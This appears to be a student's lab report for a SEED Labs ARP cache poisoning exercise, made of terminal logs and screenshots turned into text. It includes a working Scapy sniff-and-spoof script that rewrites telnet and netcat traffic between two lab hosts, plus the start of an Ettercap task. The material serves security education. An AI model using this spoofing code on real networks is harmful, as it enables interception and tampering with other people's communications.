root@bd5e6b775926:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.120 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.129 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.105 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.105/0.118/0.129/0.009 ms
root@bd5e6b775926:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at <incomplete> on eth0
root@bd5e6b775926:/#
```

**Step4:** Here, I first poisoned arp cache of hosts A and B, then turned on IP forwarding to enable the attacker VM to forward communications between the hosts. I then connected to the other hosts on telnet and ran some enumeration commands (e.g. whoami) which has worked. I then went back to the attacker VM to turn off IP forwarding. I then returned back to my telnet window on host A and attempted to run even more commands, but the commands were no longer showing up on my telnet window. This is because the attacker was no longer forwarding the packets to host B.

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@4195ed13d879:/volumes# ./task2.1.py
.
Sent 1 packets.

.
Sent 1 packets.
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@4195ed13d879:/volumes#
```

```
root@bd5e6b775926:/# arp -n
Address           HWtype  HWaddress          Flags Mask   Iface
10.9.0.105        ether   02:42:0a:09:00:69  C      eth0
10.9.0.6          ether   02:42:0a:09:00:69  C      eth0
root@bd5e6b775926:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^'.
Ubuntu 20.04.1 LTS
8743454fade6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb  5 19:44:32 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8743454fade6:~$ whoami
seed
seed@8743454fade6:~$
```

```

Sent 1 packets.
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@4195ed13d879:/volumes#

```

```

10.9.0.6          ether  02:42:0a:09:00:69   C
root@bd5e6b775926:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^'.
Ubuntu 20.04.1 LTS
8743454fade6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb  5 20:06:29 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8743454fade6:~$ ls
seed@8743454fade6:~$ pwd
/home/seed
seed@8743454fade6:~$ 

```

Here, we are attempting to run a sniff-and-spoof program on the attacker vm. And then go back to our telnet window on host A to attempt some commands there. As you can see, after running the program, no matter what I keys hit on my keyboard I will only see the letter “Z” . The responses of host B are not changing on the other hand such as “-bash: ZZZZZZZZ: command not found”.

```

task1.a.py          task1.b.py          task1.c.py          task2.1.py          task2.4.py
task2.4.py          -/Desktop/seedlab斯poof/distro/volumes

```

```


1#!/usr/bin/env python3
2from scapy.all import *
3IP_A = "10.9.0.5"
4MAC_A = "02:42:0a:09:00:05"
5IP_B = "10.9.0.6"
6MAC_B = "02:42:0a:09:00:06"
7
8def spoof_pkt(pkt):
9    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
10        newpkt = IP(bytes(pkt[IP]))
11        del(newpkt.chksum)
12        del(newpkt[TCP].payload)
13        del(newpkt[TCP].chksum)
14
15        if pkt[TCP].payload:
16            data = pkt[TCP].payload.load
17            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
18            send(newpkt/newdata)
19        else:
20            send(newpkt)
21
22    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
23        newpkt = IP(bytes(pkt[IP]))
24        del(newpkt.chksum)
25        del(newpkt[TCP].chksum)
26        send(newpkt)
27
28f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
29pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

```


root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes# ls
task1.a.py task1.b.py task1.c.py task2.1.py task2.4.py
root@4195ed13d879:/volumes# ./task2.4.py


```



### Task 3:

Here, it is very similar to previous task except we are working on netcat now as opposed to telnet. Essentially, we are basically first poisoning the arp cache to force traffic to go through the attacker. We are then establishing a normal netcat connection between host A and B and then disabling Ip forwarding from the attacker VM. After that we are running the code and see that every message is displayed as expected except for when my first name (Abdulfatah) is detected it is then shown as “AAAAAAAAAAAAA” at host Bs telnet window.






```
inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 750 bytes 59621 (59.6 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 842 bytes 56150 (56.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 22 bytes 2136 (2.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 22 bytes 2136 (2.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@bd5e6b775926:/# nc 10.9.0.6 9090
hello
Abdulfatah
```

VirtualBoxVM.exe - Application Error

5:29 PM  
2024-02-05



```
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 989 bytes 71196 (71.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 577 bytes 43376 (43.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 100 bytes 8993 (8.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 100 bytes 8993 (8.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@8743454fade6:/# nc -lp 9090
hello
AAAAAAAAAA
```

VirtualBoxVM.exe - Application Error

5:29 PM  
2024-02-05

root@4195ed13d879:/volumes#  
root@4195ed13d879:/volumes# sysctl net.ipv4.ip\_forward=0  
net.ipv4.ip\_forward = 0  
root@4195ed13d879:/volumes# ./task3.py  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
Input\_of\_User: hello  
Output\_created: hello  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
Input\_of\_User: Abdulfatah  
Output\_created: AAAAAAAA  
.  
Sent 1 packets.  
.  
Sent 1 packets.

## Ettercap: Lab Task4



Here, you can see the attacker vm (kali – 192.168.160.166) eth0 IP and mac address along with the two other hosts (Windows & kali) IPs and mac addresses (192.168.160.165 and 192.168.160.183 respectively).

```
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
[(kali㉿kali)-~]
$ apr -a
Command 'apr' not found, but there are 16 similar ones.


[(kali㉿kali)-~]
$ arp -a
? (192.168.160.165) at 00:0c:29:38:fb:65 [ether] on eth0
? (192.168.160.183) at 00:0c:29:08:76:61 [ether] on eth0
? (192.168.160.183) at 00:0c:29:08:76:61 [ether] on eth0

[(kali㉿kali)-~]
$ ip -br a
lo      UNKNOWN      127.0.0.1/8 br:128
eth0     UP          192.168.160.166/24 br:fe80::20c:29ff:fee0:d925/64

